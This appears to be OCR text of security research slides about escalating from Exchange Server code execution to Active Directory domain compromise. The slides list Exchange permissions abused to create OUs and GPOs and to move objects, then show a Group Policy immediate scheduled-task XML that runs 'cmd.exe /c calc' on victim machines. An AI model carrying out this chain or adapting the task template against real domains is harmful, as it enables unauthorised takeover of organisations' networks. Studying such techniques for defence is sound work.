More than one Exchange Server

=


Exchange Server RCE


Lateral Movement & Privilege Escalation

Previous Work

- Previous lateral movement/privilege escalation methods after Exchange RCE
  - WriteDACL on the Domain Object + DCSync
    - Fixed in 2019
  - Abuse DNS Admins group
    - Fixed in 2019
  - Abuse the ForceChangePassword right on domain users
    - Force change passwords of domain users
    - Unable to recover the victim user's original password
  - Abuse the WriteDACL right on domain users
    - Set SPN on domain users and perform the Kerberoasting attack
    - Sometimes it's hard to brute force passwords if there is a complex password policy

Exploit Primitives






Exploit Primitives

① **Add users to high-privileged groups**

Exploit Primitives




Exploit Primitives

① Add users to high-privileged groups

② **Create new Organizational Units**


Exploit Primitives



Exploit Primitives

① Add users to high-privileged groups
② Create new Organizational Units
③ **Create new Group Policy Objects**
④ Move objects to other containers

Exploit Primitives



Exploit Primitives

① Add users to high-privileged groups
② Create new Organizational Units
③ Create new Group Policy Objects
④ **Move user/computer objects to OUs**

Design a new lateral movement method

attacker

Create OU


Evil OU

Move to Evil OU

victim

Group Policy Refresh

Pop calc



gPLink

Create GPO

Member of

Evil GPO

Add to Evil GPO

Exchange Trusted Subsystem
Group Policy Creator Owners

```
<ImmediateTaskV2 clsid="{9756B581-76EC-4169-9AFC-0CA8D43ADB5F}" name="PopCal
    <Properties action="C" name="PopCalc" runAs="%LogonDomain%\%LogonUser%"
        <Task version="1.3">
            ...
            <Principals>
                <Principal id="Author">
                    <UserId>
                        %LogonDomain%\%LogonUser%
                    </UserId>
                    ...
                </Principal>
            </Principals>
            ...
            <Actions Context="Author">
                <Exec>
                    <Command>
                        cmd.exe
                    </Command>
                    <Arguments>
                        /c calc
                    </Arguments>
                </Exec>
            </Actions>
        </Task>
    </Properties>
</ImmediateTaskV2>
```

